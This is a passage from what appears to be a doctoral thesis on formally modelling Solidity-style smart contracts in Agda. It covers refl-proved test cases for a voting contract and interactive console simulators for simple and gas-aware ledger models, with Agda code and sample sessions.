When evaluating the checkVoter5afterDelete5 function, the result is (theMsg (nat 0)), which means 0 for false and that (nat 5) is no longer exists in the ledger. The following Agda proof can be witnessed in the above function:

```
eqproofcheck5afterDelete5 : checkVoter5afterDelete5 ≡ theMsg (nat 0)
eqproofcheck5afterDelete5 = refl
```

In addition, we check the view function for (nat 3) by defining the following function:

```
checkVoter3afterDelete5 : MsgOrError
checkVoter3afterDelete5 = ledgerAfterDelete5 1 .viewFunction "checkVoter" (nat 3)
```

When evaluating the checkVoter3afterDelete5 function, the result is (theMsg (nat 1)), which means 1 for true and that (nat 3) exists in the ledger. This can be witnessed by the following Agda proof:

```
eqproofcheck3afterDelete5 : checkVoter3afterDelete5 ≡ theMsg (nat 1)
eqproofcheck3afterDelete5 = refl
```

Fourth test case. In this case, we use the add function to add (nat 8) to the ledger. This case is similar to the first test case; and the difference is that in the fourth test case, the ledger depends on ledgerAfterDelete5 (the third test case). We define the resultAfterAddVoter8 function as follows:

```
resultAfterAddVoter8 : Ledger × MsgOrErrorWithGas
resultAfterAddVoter8
  = evaluateTerminatingfinal ledgerAfterDelete5 1 1 1 "addVoter" (nat 8) 20
```

The resultAfterAddVoter8 function executes "AddVoter" function with the argument (nat 8) at calling address 1 with a gas limit of 20 wei.

We then define the resultReturnedAddVoter8 function as follows:

```
resultReturnedAddVoter8 : MsgOrErrorWithGas
resultReturnedAddVoter8 = proj₂ resultAfterAddVoter8
```

When evaluating the resultReturnedAddVoter8 function, the result is (nat 8), which means that voter number 8 is added to the ledger, and the remaining gas is 16 wei. This can be witnessed by the following Agda proof:

```
eqproofresultAddVoter8 : resultReturnedAddVoter8 ≡ theMsg (nat 8) , 16 gas
eqproofresultAddVoter8 = refl
```

Then, we define the ledger after adding nat 8 as follows:

```
ledgerAfterAdd8 : Ledger
ledgerAfterAdd8 = proj₁ resultAfterAddVoter8
```

In order to check the view functions for (nat 8), (nat 3), and (nat 5) after adding (nat 8), we define the following functions:

```
checkVoter8afterAdd8 : MsgOrError
checkVoter8afterAdd8 = ledgerAfterAdd8 1 .viewFunction "checkVoter" (nat 8)


checkVoter3afterAdd8 : MsgOrError
checkVoter3afterAdd8 = ledgerAfterAdd8 1 .viewFunction "checkVoter" (nat 3)


checkVoter5afterAdd8 : MsgOrError
checkVoter5afterAdd8 = ledgerAfterAdd8 1 .viewFunction "checkVoter" (nat 5)
```

In both functions checkVoter8afterAdd8 and checkVoter3afterAdd8, the result is (theMsg nat 1), which means 1 for true and that both (nat 8) and (nat 3) are included in the ledger. However, when evaluating checkVoter5afterAdd8, the result is (theMsg nat 0), which means 0 for false and that the ledger does not include (nat 5). The following Agda proofs can witness the above functions:

```
eqproofcheck8afterAdd8 : checkVoter8afterAdd8 ≡ theMsg (nat 1)
eqproofcheck8afterAdd8 = refl


eqproofcheck3afterAdd8 : checkVoter3afterAdd8 ≡ theMsg (nat 1)
eqproofcheck3afterAdd8 = refl
```

```
eqproofcheck5afterAdd8 : checkVoter5afterAdd8 ≡ theMsg (nat 0)
eqproofcheck5afterAdd8 = refl
```

Fifth test case. In this test case, we use the vote function to verify who is not allowed to vote. We start by defining the resultAfterVote5 function as follows:

```
resultAfterVote5 : Ledger × MsgOrErrorWithGas
resultAfterVote5
  = evaluateTerminatingfinal ledgerAfterAdd8 1 5 1 "vote" (nat 0) 50
```

The resultAfterVote5 function executes the "vote" with argument (nat 0) at called address 1 and last call address 5 for (nat 5) with gas limit of 50 wei. The leger depends on ledgerAfterAdd8 (fourth test case)

We then define the resultReturnedVote5 function in order to check whether (nat 5) is allowed to vote, as follows:

```
resultReturnedVote5 : MsgOrErrorWithGas
resultReturnedVote5 = proj₂ resultAfterVote5
```

When evaluating the function above, the result is
(strErr "The voter is not allowed to vote") ⟨ *5* » *1* · "checkVoter [nat 0]⟩, 45 gas. This means that voter number 5 is not allowed to vote at address 1 because voter 5 is no longer included in the ledger and the remaining gas is 45 wei. This can be illustrated by the following Agda proof:

```
eqproofresultReturnedVote5 : resultReturnedVote5 ≡
  err (strErr "The voter is not allowed to vote")
    ⟨ 5 » 1 · "checkVoter" [ nat 5 ]⟩ , 45 gas
eqproofresultReturnedVote5 = refl
```

We then define the ledger (ledgerAfterVote5) function as follows:

```
ledgerAfterVote5 : Ledger
ledgerAfterVote5 = proj₁ resultAfterVote5
```

In addition, we define the checkCounterAfterVote5 function to check the counter (number of voters) as follows:

```
checkCounterAfterVote5 : MsgOrError
checkCounterAfterVote5 = ledgerAfterVote5 1 .viewFunction "counter" (nat 0)
```

When evaluating the function above, the result is (theMsg (nat 0)), which means that the counter is still 0 and that no one has voted. The following Agda proof can witness the above function:

```
eqproofcheckCounterAfterVote5 : checkCounterAfterVote5 ≡ theMsg (nat 0)
eqproofcheckCounterAfterVote5 = refl
```

Six test case. In this case, we use the "vote" function to check who is allowed to vote. We start by implementing the resultAfterVote3 function as follows:

```
resultAfterVote3 : Ledger × MsgOrErrorWithGas
resultAfterVote3
  = evaluateTerminatingfinal ledgerAfterVote5 1 3 1 "vote" (nat 0) 50
```

The resultAfterVote3 function executes the "vote" function with the argument (nat 0) at called address 1 for address 3 (voter number 3 at address 3) with a gas limit of 50.

Then, we define the resultReturnedVote3 function to check whether voter 3 is allowed to vote, in which case it votes; otherwise, it returns an error message.

The definition of the resultReturnedVote3 function as follows:

```
resultReturnedVote3 : MsgOrErrorWithGas
resultReturnedVote3 = proj₂ resultAfterVote3
```

From the above function, the result is (theMsg (nat 1)), which means 1 for true and that voter number 3 has voted, and the remaining gas is 35 wei. The following Agda proof can witness the above function:

```
eqproofresultReturnedVote3 : resultReturnedVote3 ≡ theMsg (nat 1) , 35 gas
eqproofresultReturnedVote3 = refl
```

In addition, we define the checkVoter3 function to check whether voter 3 is allowed to vote again as follows:

```
checkVoter3 : MsgOrError
checkVoter3 = ledgerAfterVote3 1 .viewFunction "checkVoter" (nat 3)
```

When evaluating the above function, the result is (theMsg (nat 0)). This means 0 for false and that voter 3 has voted before. This can be witnessed by the following Agda proof:

```
eqproofcheckVoter3 : checkVoter3 ≡ theMsg (nat 0)
eqproofcheckVoter3 = refl
```

We define another function (checkVoter8) to check whether voter 8 (nat 8) is allowed to vote as follows:

```
checkVoter8 : MsgOrError
checkVoter8 = ledgerAfterVote3 1 .viewFunction "checkVoter" (nat 8)
```

The result of the above function is (theMsg (nat 1)). This means 1 for true and that vote 8 is allowed to vote. In our case, only voter 3 has voted. The following Agda proof can witness the above function:

```
eqproofcheckVoter8 : checkVoter8 ≡ theMsg (nat 1)
eqproofcheckVoter8 = refl
```

Finally, we define the checkCounterAfterVote3 function to check that the counter is as follows:

```
checkCounterAfterVote3 : MsgOrError
checkCounterAfterVote3 = ledgerAfterVote3 1 .viewFunction "counter" (nat 0)
```

The result of the function checkCounterAfterVote3 is (theMsg (nat 1)). This means that the counter has 1 voter who voted: voter 3 only. This can be witnessed by the following Agda proof:

```
eqproofcheckCounterAfterVote3 : checkCounterAfterVote3 ≡ theMsg (nat 1)
eqproofcheckCounterAfterVote3 = refl
```

6.3 Chapter Summary

In this chapter, we presented the first step towards verifying smart contracts in Ethereum using weakest preconditions. This will give a precise meaning to a contract. We developed smart Solidity-style contracts in two models. The first was the simple model, which includes features such as dealing with simple executions, returning the available balance in each contract, calling other smart contracts, transferring money to other contracts, and looking up the current and calling addresses. The simple model does not include gas cost at this stage. For the simple model, we provided a simple example, which was a counter example. In this example, we incremented the constant parameter 0 by 1. In addition, we discussed the termination problem. The second was the complex model, which has additional features, such as gas cost, more complex executions, calling and updating view functions, and calculating the view function cost. For the complex model, we provided a voting example for single and multi-candidates. Furthermore, we discussed the termination problems in the complex model. We built these models using the interactive theorem prover Agda, which is unique in that it allows us to write programs and verify them in the same language, thus preventing translation errors from one program to another. In the next chapter 7, we will build interfaces and simulate the simple and complete models.

Chapter 7

Simulating Two Models of Solidity-style Smart Contracts

Contents

7.1 Introduction

In this chapter, we extend the previous chapter 6 by implementing two blockchain simulators of Solidity-style smart contracts – a simple and a complex one - using the interactive theorem prover Agda. In this chapter, we implement and design interfaces that allow interactions with users in the simple and complex models. The simple blockchain simulator we have created can call other contracts, transfer funds to specific contracts, and update contracts. The complex blockchain simulator has additional features that can deal with more complex blockchain instructions, support gas costs, and evaluate and update view functions. In this chapter, we discuss the translation process of Solidity code into Agda and provide examples of the simple and complex models.

The remainder of this chapter is structured as follows: in Sect. 7.2, we implement and design two simulators of Solidity-style smart contracts. Sect. 7.3 presents a full description of the process of converting Solidity code to Agda. Finally, we end with a summary in Sect. 7.4.

Git repository. This work was created and formalised using the proof assistant Agda. All of the Agda code shown in this chapter was derived from the type-checked Agda code. The source code can be found in [20] and can be found as well in appendix D.

7.2 Simulation of Solidity-style Smart Contracts in Agda

A simulation interface enables a simulation model to interact with the real world. This may be used for many purposes, such as testing and validating. In this section, we build the interface programs for the simple blockchain simulator in Subsect. 7.2.1 and the complex blockchain simulator in Subsect. 7.2.2 of Solidity-style smart contracts. We use Agda's interactive programming to verify that the modelling is correct for our programs.[1]

7.2.1 Simulator of the Simple Model

In the previous chapter 6, particularly in Subsubsect. 6.2.2, we developed the simple model of Solidity-type smart contracts. This model had commands transferc, callc, and updatec. These commands formed the set of commands (CCommands) for an interactive program. For each command, we defined the set of possible responses (CResponse) returned in response to an issuance of that command. Since CResponse depends on CCommands, its type is that of a function from CCommands to the type of set Set.

CCommands and CResponses are similar to the interactive programs described in Sect. 2.2.1.7; however, the commands are executed on the ledger instead of asking the user for a response via an operating system. The resulting responses are obtained from the ledger, and the ledger changes as a result of the execution. The execution forms an object model of Ethereum, similar to the object models developed by Anton Setzer with his coauthors in [246, 44].

In this section, we rename SmartContractExec to SmartContract to improve the readability. SmartContract is defined similarly to the types of interactive programs, but it runs on the ledger instead of an operating system.

[1] Strictly, we have not proved the correctness of the smart contract but of our modelling of it.

The simple simulator supports some operations, such as calling functions from other contracts, updating functions, transferring funds, and obtaining the money balance in another smart contract. However, the simple simulation does not include gas, which we explained in Subsubsect. 6.2.3.2.

We illustrate the simulation interface by referring to the following example testLedger, which expands the previous example in Subsubsect 6.2.2.1. To test the amounts and transfer function, we extend the previous example by adding one extra contract at address 0, with the balance (field .amount) set to 20 wei. We also add an extra function for the contract at address 1, which is the "transfer" function. The function "transfer" transfers 10 wei to address 0. In a contract at address 1, we simply rename "f1" to "counter" and "g1" to "increment" (for the explanations of the functions counter (f1) and increment (g1), see Subsubsect. 6.2.2.1). The new definition of testLedger is as follows:

```
testLedger 0 .amount             = 20
testLedger 1 .amount             = 40
testLedger 1 .fun "counter" m = const 0 (nat 0)
testLedger 1 .fun "increment" m
  = exec currentAddrLookupc λ addr →
    exec (callc addr "counter" (nat 0))
    λ{(nat n) → exec (updatec "counter" (const (suc n)))
                  λ _ → return (nat (suc n));
     _ → error (strErr "counter returns not a number")}
testLedger 1 .fun "transfer" m
                  = exec (transferc 10 0) λ _ → return m
testLedger ow .amount        = 0
testLedger ow .fun ow' ow” = error (strErr "Undefined")
```

Next, we develop our interface menu (mainBody) for the simple simulator Solidity-style smart contract; it has four options a user can select from to interact with the ledger, as shown in Figure 7.1. These options are as follows:

- "Option 1", which executes a function of a contract (in our example testLedger, we can look up the value of "counter", by executing it, incrementing that variable by 1, or executing the transfer given);
- "Option 2", which looks up the balance of any contract;

- "Option 3", allows us to change the calling address from which other contracts are called (the initial value used is 0). "Option 1" and "2" ask for the called address, and "Option 3" allows the calling address, that is the address which makes the call (to the function in a different contract or to where the money is transferred). For example, if address 1 calls function f in contract 2, then the calling address is 1 and the called address is 2, and if contract 1 makes a transfer to address 2, then the calling address is 1 and the called address is 2;

- "Option 4", which terminates the program.

```
Please choose one of the following options:
               1- Execute a function of a contract.
               2- Look up the balance of a contract.
               3- Change the calling address.
               4- Terminate the program.
```

Figure 7.1: Simple blockchain simulator program interface.

The mainBody takes two arguments, *ledger* and *callAddr*. The definition of mainBody is as follows:

```
mainBody : ∀{i} → Ledger → (callAddr : Address)
          → IOConsole i Unit
mainBody ledger callAddr .force
  = WriteString' ("Please choose one of the following options:
                 1- Execute a function of a contract.
                 2- Look up the balance of a contract.
                 3- Change the calling address.
                 4- Terminate the program.")
  λ str → (GetLine >>= λ str →
  if str      == "1" then executeLedger ledger callAddr
  else (if str == "2" then executeLedgercheckamount ledger callAddr
  else (if str == "3" then executeLedgerChangeCallingAddress ledger callAddr
  else (if str == "4" then WriteString "The program will be terminated"
  else WriteStringWithCont "Please enter 1,2,3 or 4"
  λ _ → mainBody ledger callAddr))))
```

We define mainBody mutually recursively, with auxiliary functions for the different options. In the case of `"Option 1"`, these are executeLedgerStep2 - executeLedgerStep5. Function executeLedger asks the user to enter the calling address, i.e. the contract for which we want to execute a function. Then, executeLedgerStep2 checks whether the result is a number. If it is a number, it asks for the function name to be executed (given as a string). After that, executeLedgerStep2 calls executeLedgerStep3 to ask the user to enter the argument of the function name as a natural number (we currently only support the arguments of functions that are serialised natural numbers, but in a future version, we will allow arbitrary serialised messages as inputs). Then, executeLedgerStep4 checks whether the user has indeed entered a number, and if so, returns the result of evaluating the function applied to the message using executeLedgerStep5 and goes back to the start menu. Here, the result returned will be the number returned (if it was a number), a message indicating the result is a list (if the result was a list), and otherwise, an error message. Note that in case of an error, the ledger returns to its initial state except for the gas used in the failed execution being deducted.

When converting a user input to a natural number, we obtain an element of Maybe $\mathbb{N}$ with elements (just n) for a successful converted natural number and nothing, if the string is not a natural number. Therefore, our code makes a case distinction on whether the result of that conversion is nothing or (just n).

For example, as shown in Figure 7.2, we select `"Option 1"` and execute function `"counter"` with argument 1 at address 1. The result is nat 0 (returning the content of the variable counter).

```
Please choose one of the following options:
             1- Execute a function of a contract.
             2- Look up the balance of a contract.
             3- Change the calling address.
             4- Terminate the program.
1
Enter the calling address
1
Enter the function name (e.g. counter, increment, transfer)
counter
Enter the argument of the function as a natural number
1
The result of execution is nat 0
```

Figure 7.2: Executing a function of a contract (Option 1).

The definitions of executeLedger and the auxiliary functions are as follows:

$$\text{executeLedger} : \forall\{i\} \to \text{Ledger} \to (callAddr : \text{Address}) \to \text{IOConsole}\ i\ \text{Unit}$$

```
executeLedger ledger callAddr .force
  = exec' (putStrLn "Enter the calling address")
  λ _ → IOexec getLine
  λ line → executeLedgerStep2 ledger callAddr (readMaybe 10 line)

executeLedgerStep2 : ∀{i} → Ledger → (callAddr : Address)
  → Maybe ℕ → IOConsole i Unit
executeLedgerStep2 ledger callAddr nothing .force
  = exec' (putStrLn "Enter the calling cddress")
  λ _ → IOexec getLine
  λ _ → executeLedger ledger callAddr
executeLedgerStep2 ledger callAddr (just n) .force
  = exec' (putStrLn "Enter the function name
    (e.g. counter, increment, transfer)")
  λ _ → IOexec getLine
  λ line → executeLedgerStep3 ledger callAddr n line


executeLedgerStep3 : ∀{i} → Ledger → (callAddr : Address)
  → ℕ → FunctionName → IOConsole i Unit
executeLedgerStep3 ledger callAddr n f .force
  = exec' (putStrLn "Enter the argument of the function
    as a natural number")
    λ _ → IOexec getLine
    λ line → executeLedgerStep4 ledger callAddr n f (readMaybe 10 line)


executeLedgerStep4 : ∀{i} → Ledger → (callAddr : Address)
  → ℕ → FunctionName → Maybe ℕ → IOConsole i Unit
executeLedgerStep4 ledger callAddr n f nothing .force
  = exec' (putStrLn "Please enter a natural number")
    λ _ → executeLedgerStep3 ledger callAddr n f

executeLedgerStep4 ledger callAddr n f (just m) .force
  = executeLedgerStep5 (evaluateNonTerminatingWithLedger
    ledger callAddr n f (nat m)) callAddr
```

```
executeLedgerStep5 : ∀{i} → MsgAndLedger → (callAddr : Address)
  → IO' consoleI i Unit
executeLedgerStep5 (msgAndLedger newLedger (theMsg (nat n))) callAddr
    = exec' (putStrLn ("The result of execution is nat " ++ (show n)))
      λ _ → mainBody newLedger callAddr
executeLedgerStep5 (msgAndLedger newLedger (theMsg (list l))) callAddr
    = exec' (putStrLn "The result of execution is of the form list l ")
      λ _ → mainBody newLedger callAddr
executeLedgerStep5 (msgAndLedger newLedger (err e)) callAddr
    = exec' (putStrLn "Error")
      λ _ → IOexec (putStrLn (errorMsg2Str e))
      λ _ → mainBody newLedger callAddr
```

In the case of "Option 2", the program asks for the address to look up the balance for it, prints out the result, and returns to the starting menu.

For example, as shown in Figure 7.3, when selecting "Option 2" and entering the calling address 1, the result is the available money, 40 wei, at address 1, and the program returns to the main interface.

```
Please choose one of the following options:
                1- Execute a function of a contract.
                2- Look up the balance of a contract.
                3- Change the calling address.
                4- Terminate the program.
2
Enter the address of the contract you want to look up the balance
1
The available money is 40 wei in address 1
```

Figure 7.3: Looking up the balance of a contract (Option 2).

The definitions of executeLedgercheckamount and the auxiliary function executeLedgercheckamountAux are as follows:

```
executeLedgercheckamount : ∀{i} → Ledger → (callAddr : Address)
  → IOConsole i Unit
executeLedgercheckamount ledger callAddr .force
  = exec' (putStrLn "Enter the address of the contract
        you want to look up the balance")
```

```
    λ _ → IOexec getLine
    λ line → executeLedgercheckamountAux ledger callAddr (readMaybe 10 line)

executeLedgercheckamountAux : ∀{i} → Ledger → (callAddr : Address)
  → Maybe ℕ → IOConsole i Unit
executeLedgercheckamountAux ledger callAddr nothing .force
  = exec' (putStrLn "Please enter a natural number")
    λ _ → executeLedgercheckamount ledger callAddr
executeLedgercheckamountAux ledger callAddr (just calledAddr) .force
  = exec' (putStrLn
    ("The available money is " ++ show (ledger calledAddr .amount)
    ++ " wei in address " ++ show calledAddr))
    λ line → mainBody ledger callAddr
```

In addition, we can use both "Option 1" and "Option 2" to execute the "transfer" function. For example, as shown in Figures 7.4, when selecting "Option 1" and entering the calling address 1, the function "transfer" and the argument of the transfer function as 10, the result is that ‘The result of execution is nat 10‘.

```
Please choose one of the following options:
             1- Execute a function of a contract.
             2- Look up the balance of a contract.
             3- Change the calling address.
             4- Terminate the program.
1
Enter the calling address
1
Enter the function name (e.g. counter, increment, transfer)
transfer
Enter the argument of the function as a natural number
10
The result of execution is nat 10
```

Figure 7.4: Executing transfer function (Option 1).

Now, we can use "Option 2" to check the balance at address 0, as shown in Figure 7.5. Note that the old balance of address 0 was 20 wei, and after transferring 10 wei from address 1 to address 0, the result is that ‘The available money is 30 wei at address 0‘.

```
Please choose one of the following options:
               1- Execute a function of a contract.
               2- Look up the balance of a contract.
               3- Change the calling address.
               4- Terminate the program.
2
Enter the address of the contract you want to look up the balance
0
The available money is 30 wei in address 0
```

Figure 7.5: Looking up the balance of a contract after transferring funds (Option 2).

For "Option 3", which is defined by function executeLedgerChangeCallingAddress, the system asks for the new calling address, and once obtained, it executes the same code as for "Option 1". For instance, as shown in Figure 7.6, when selected, "Option 3" will ask to enter the new calling address; in our case, we enter the new calling address 1, the function "increment", and the function's argument as 0. The result is (nat 1), and the operation increments the variable "counter" to 1.

```
Please choose one of the following options:
                1- Execute a function of a contract.
                2- Look up the balance of a contract.
                3- Change the calling address.
                4- Terminate the program.
3
Enter the new calling address
1
Enter the calling address
1
Enter the function name (e.g. counter, increment, transfer)
increment
Enter the argument of the function as a natural number
0
The result of execution is nat 1
```

Figure 7.6: Changing the calling address (Option 3).

The defintions of executeLedgerChangeCallingAddress and executeLedgerChangeCallingAddressAux are as follows:

```
executeLedgerChangeCallingAddress : ∀{i} → Ledger → (callAddr : Address)
  → IOConsole i Unit
executeLedgerChangeCallingAddress ledger callAddr .force
  = exec' (putStrLn "Enter the new calling address")
    λ _ → IOexec getLine λ line →
```

```
    executeLedgerChangeCallingAddressAux ledger callAddr (readMaybe 10 line)

executeLedgerChangeCallingAddressAux : ∀{i} → Ledger → (callAddr : Address)
  → Maybe Address → IOConsole i Unit
executeLedgerChangeCallingAddressAux ledger callAddr (just callingAddr)
    = executeLedger ledger callAddr
executeLedgerChangeCallingAddressAux ledger callAddr nothing .force
    = exec' (putStrLn "Please enter a number")
    λ _ → executeLedgerChangeCallingAddress ledger callAddr
```

Finally, we define the main function:

```
main : ConsoleProg
main = run (mainBody testLedger 0)
```

The main function serves as the entry point when executing the Agda program. It is in charge of starting the program and executing its main logic. In this scenario, the main function applies mainBody to the testLedger and starts by setting the calling address to 0. This creates an interactive program, and run translates it into a native IO program. Agda's compiler MAlonzo [247] then creates an interactive program. The compiled executable will execute the interactive program as described above.

7.2.2 Simulator of the Complex Model

In the previous chapter 6, particularly in Subsubsect. 6.2.3.1, we developed the complex model. The complex model had many features, such as dealing with complex operations, view functions and, importantly, the use of gas cost. Since we cannot control the cost of the execution of functions in Agda from Agda, we require that the user explicitly state the cost of computing the various operations as part of all the commands of normal functions. Note that the main purpose of the model is to verify smart contracts. Whether a contract is correct depends on making realistic choices for the gas cost.

Using the implementation of the complex model in our previous chapter 6, specifically in Subsubsect. 6.2.3.1, we expand the simple simulator into the complex one, adding more complex options for the user to evaluate view functions and to change and check the gas limit.

To demonstrate our interface, we use the previous example in chapter 6, particularly in Subsubsect. 6.2.3.1 for a simple voting example (testLedger). The current example has only one candidate. We leave it to the user to enhance this example to a more advanced one involving multiple candidates by making the counter and vote functions dependent on a candidate number.

We start by defining the main menu of the complex simulation interface mainBody, as shown in Figure 7.7. We have created three additional options (`"Option 4"`, `"Option 5"`, and `"Option 6"`) to complement those in the simple simulator. These new options aid in verifying the voting example and show the gas consumption at each stage. Below are the explanations for all seven options:

- `"Option 1"`, `"Option 2"`, and `"Option 3"` are functions similar to those of the simple simulator. However, these options have been redefined to incorporate gas cost and view function;
- `"Option 4"` may be utilised to update the gas limit when calling smart contracts;
- `"Option 5"` may be used to verify the amount of gas left before or after each operation;
- `"Option 6"` is used to evaluate view functions. In Solidity, view functions do not call other functions. When called externally, these functions do not incur any gas costs. However, gas costs are required if they are called from an internal function;
- `"Option 7"` terminates the simulator.

```
Please choose one of the following:
                    1- Execute a function of a contract.
                    2- Look up the balance of a contract.
                    3- Change the calling address.
                    4- Update the gas limit.
                    5- Check the gas limit.
                    6- Evaluate a view function.
                    7- Terminate the program.
```

Figure 7.7: Complex blockchain simulator program interface.

The state of the system is given by an element *stIO* : StateIO, defined below. The mainBody function depends on this state variable *stIO*. The definition of the complex simulator (mainBody) is as follows:

mainBody : ∀{*i*} → StateIO → IOConsole *i* Unit
mainBody *stIO* .force

```
  = WriteString' ("Please choose one of them:
                    1- Execute a function of a contract.
                    2- Look up the balance of one contract.
                    3- Change the calling address.
                    4- Update the gas limit.
                    5- Check the gas limit.
                    6- Evaluate the view function.
                    7- Terminate the program.") λ _ →
    GetLine >>= λ str →
    if str == "1" then executeLedger stIO
    else (if str == "2" then executeLedger-CheckBalance stIO
    else (if str == "3" then executeLedger-ChangeCallingAddress stIO
    else (if str == "4" then executeLedger-updateGas stIO
    else (if str == "5" then executeLedger-checkGas stIO
    else (if str == "6" then executeLedger-viewfunction stIO
    else (if str == "7" then WriteString "The program will be terminated"
    else WriteStringWithCont "Please enter a number 1 - 7"
    λ _ → mainBody stIO ))))))
```

We develop StateIO, a record type that defines the current state of computation. It comprises three fields:

- ledger is the current ledger on which the calculation will be executed;
- initialAddr is the initial address used to initialise the calculation; in our case, we initialised it to 0, but it can be changed by using "Option 3";
- gas is the quantity of gas left for use in the calculation.

The constructor for StateIO requires three parameters, which are the values to be used for each of the three fields. The definition of StateIO is as follows:

```
record StateIO : Set where
    constructor ⟨_ledger,_initialAddr,_gas⟩
    field
      ledger      : Ledger
```

```
initialAddr : Address
gas         : ℕ
```

As an example, the line of code below establishes the element of StateIO that has our voting example (testLedger) as the ledger, 0 as the initial address, and 20 wei as the gas amount:
⟨ testLedger ledger, 0 initialAddr, 20 gas⟩

As we mentioned earlier, "Option 1", "Option 2", and "Option 3" have comparable functions and structures to the simple simulator, with the inclusion of gas cost. For instance, as shown in Figure 7.8, when selecting "Option 3", entering a new calling address 1 instead of the previous address 0, the program starts to execute the contract function "Option 1" by entering the "addVoter" function and the argument of the function 1. The result is that the initial address is 1, the call address is 1, the argument of the function name is (nat 1), the remaining gas is 16 wei, and the value returned is (theMsg (nat 1)).

```
Please choose one of the following:
                 1- Execute a function of a contract.
                 2- Look up the balance of a contract.
                 3- Change the calling address.
                 4- Update the gas limit.
                 5- Check the gas limit.
                 6- Evaluate a view function.
                 7- Terminate the program.
3
Enter a new calling address as a natural number
1
Enter the called address as a natural number
1
Enter the function name (e.g. addVoter, deleteVoter, vote)
addVoter
Enter the argument of the function name as a natural number
1
 The result is as follows:

 The initial address is 1
 The called address is 1
 The argument of the function name is (nat 1)
 The remaining gas is 16 wei ,  The function returned (theMsg 1)
```

Figure 7.8: Changing the calling address in the complex blockchain simulator (Option 3).

We have additionally created the executeLedger-updateGas function, along with its corresponding auxiliary function (executeLedgerStep-updateGasAux), mutually recursively. These functions allow for the implementation of "Option 4", which enables updating of the gas limit. Upon execution of executeLedgerStep-updateGasAux, the user is prompted to input a new value for the gas amount. If the input is successful, executeLedgerStep-updateGasAux is called, and the function returns both the new and old gas limit values. For example, as shown in Figure 7.9, when selecting `"Option 4"`, then entering the new gas limit 30, the result is that 'The gas amount has been updated successfully, the new gas amount is 30 wei, and the old gas amount is 20 wei'.

```
Please choose one of the following:
                 1- Execute a function of a contract.
                 2- Look up the balance of a contract.
                 3- Change the calling address.
                 4- Update the gas limit.
                 5- Check the gas limit.
                 6- Evaluate a view function.
                 7- Terminate the program.
4
Enter the new gas amount as a natural number
30
The gas amount has been updated successfully.
 The new gas amount is  30 wei and the old gas amount is 20 wei
```

Figure 7.9: Updating the gas limit in the complex blockchain simulator (Option 4).

The definitions of executeLedger-updateGas and its auxiliary function (executeLedgerStep-updateGasAux) are as follows:

```
executeLedger-updateGas : ∀{i} → StateIO → IOConsole i Unit
executeLedger-updateGas stIO .force
  = exec' (putStrLn "Enter the new gas amount as a natural number")
    λ _ → IOexec getLine λ line →
  executeLedgerStep-updateGasAux stIO (readMaybe 10 line)

executeLedgerStep-updateGasAux : ∀{i} → StateIO → Maybe ℕ
  → IOConsole i Unit
executeLedgerStep-updateGasAux stIO nothing .force
  = exec' (putStrLn "Please enter a gas as a natural number")
  λ _ → executeLedger-updateGas stIO
executeLedgerStep-updateGasAux ⟨ ledger ledger, initialAddr initialAddr, gas gas⟩
  (just gass) .force
  = exec' (putStrLn ("The gas amount has been updated successfully.
    \n The new gas amount is  " ++ show gass ++ " wei"
    ++ " and the old gas amount is " ++ show gas ++ " wei" ))
    λ line → mainBody ⟨ ledger ledger, initialAddr initialAddr, gass gas⟩
```

For `"Option 5"`, we develop a mutually recursive function called executeLedger-checkGas. This function ensures that the gas limit is verified after updating to the new value, as illustrated in Figure 7.10.

```
Please choose one of the following:
                1- Execute a function of a contract.
                2- Look up the balance of a contract.
                3- Change the calling address.
                4- Update the gas limit.
                5- Check the gas limit.
                6- Evaluate a view function.
                7- Terminate the program.
5
 The gas limit is 30 wei
```

Figure 7.10: Checking the gas limit in the complex blockchain simulator (Option 5).

The definition of executeLedger-checkGas is as follows:

```
executeLedger-checkGas : ∀{i} → StateIO → IOConsole i Unit
executeLedger-checkGas ⟨ ledger ledger, initialAddr initialAddr, gas gas⟩ .force
  = exec' (putStrLn (" The gas limit is " ++ show gas ++ " wei" ))
    λ line → mainBody ⟨ ledger ledger, initialAddr initialAddr, gas gas⟩
```

Moreover, we develop mutually recursively executeLedger-viewfunction, together with its auxiliary functions (executeLedger-viewfunction, executeLedger-viewfunction0, executeLedger-viewfunction1, executeLedger-viewfunStep1-2, executeLedger-viewfunStep1-3, and executeLedger-viewfunStep1-4), in order to implement `"Option 6"`. As an example, after using `"Option 1"` to add 1 as a voter, we proceed to select `"Option 6"` by entering calling address 1, called address 1, and the view function `"checkVoter"`, along with its argument 1. The result is that the initial address is 1, the called address is 1, and the view function returns theMsg (nat 1), signifying that it is true, as shown in Figure 7.11.

The types of executeLedger-viewfunction and its auxiliary functions are as follows:

```
executeLedger-viewFunction : ∀{i} → StateIO → IOConsole i Unit
executeLedger-viewFunction stIO .force
  = exec' (putStrLn "Enter the Calling Address as a natural number")
  λ _ → IOexec getLine
  λ line → executeLedger-viewFunction0 stIO (readMaybe 10 line)

executeLedger-viewFunction0 : ∀{i} → StateIO
```

```
  → Maybe Address → IOConsole i Unit
executeLedger-viewFunction0 ⟨ ledger₁ ledger, initialAddr₁ initialAddr, gas₁ gas⟩
  (just callingAddr)
  = executeLedger-viewFunction1 ⟨ ledger₁ ledger, callingAddr initialAddr, gas₁ gas⟩
executeLedger-viewFunction0 stIO nothing .force
  = exec' (putStrLn "Please enter as a natural number")
    λ _ → executeLedger-viewFunction stIO

executeLedger-viewFunction1 : ∀{i} → StateIO → IOConsole i Unit
executeLedger-viewFunction1 stIO .force =
  exec' (putStrLn "Enter the Called Address as a natural number")
  λ _ → IOexec getLine λ line →
  executeLedger-viewfunStep1-2 stIO (readMaybe 10 line)

executeLedger-viewfunStep1-2 : ∀{i} → StateIO → Maybe Address
  → IOConsole i Unit
executeLedger-viewfunStep1-2 stIO (just calledAddr) .force =
  exec' (putStrLn "Enter the function name (e.g. checkVoter, counter) ")
  λ _ → IOexec getLine λ line →
  executeLedger-viewfunStep1-3 stIO calledAddr (string2FunctionName line)
executeLedger-viewfunStep1-2 stIO nothing .force =
  exec' (putStrLn "Please enter an address as a natural number")
  λ _ → executeLedger-viewFunction1 stIO

executeLedger-viewfunStep1-3 : ∀{i} → StateIO → (calledAddr : Address)
  → Maybe FunctionName → IOConsole i Unit
executeLedger-viewfunStep1-3 stIO calledAddr (just f) .force
  = exec' (putStrLn "Enter the argument of the function name as a natural number")
  λ _ → IOexec getLine λ line →
  executeLedger-viewfunStep1-4 stIO calledAddr f (readMaybe 10 line)
executeLedger-viewfunStep1-3 stIO calledAddr nothing .force
  = exec' (putStrLn "Please enter a function name as string")
    λ _ → executeLedger-viewfunStep1-2 stIO (just calledAddr)

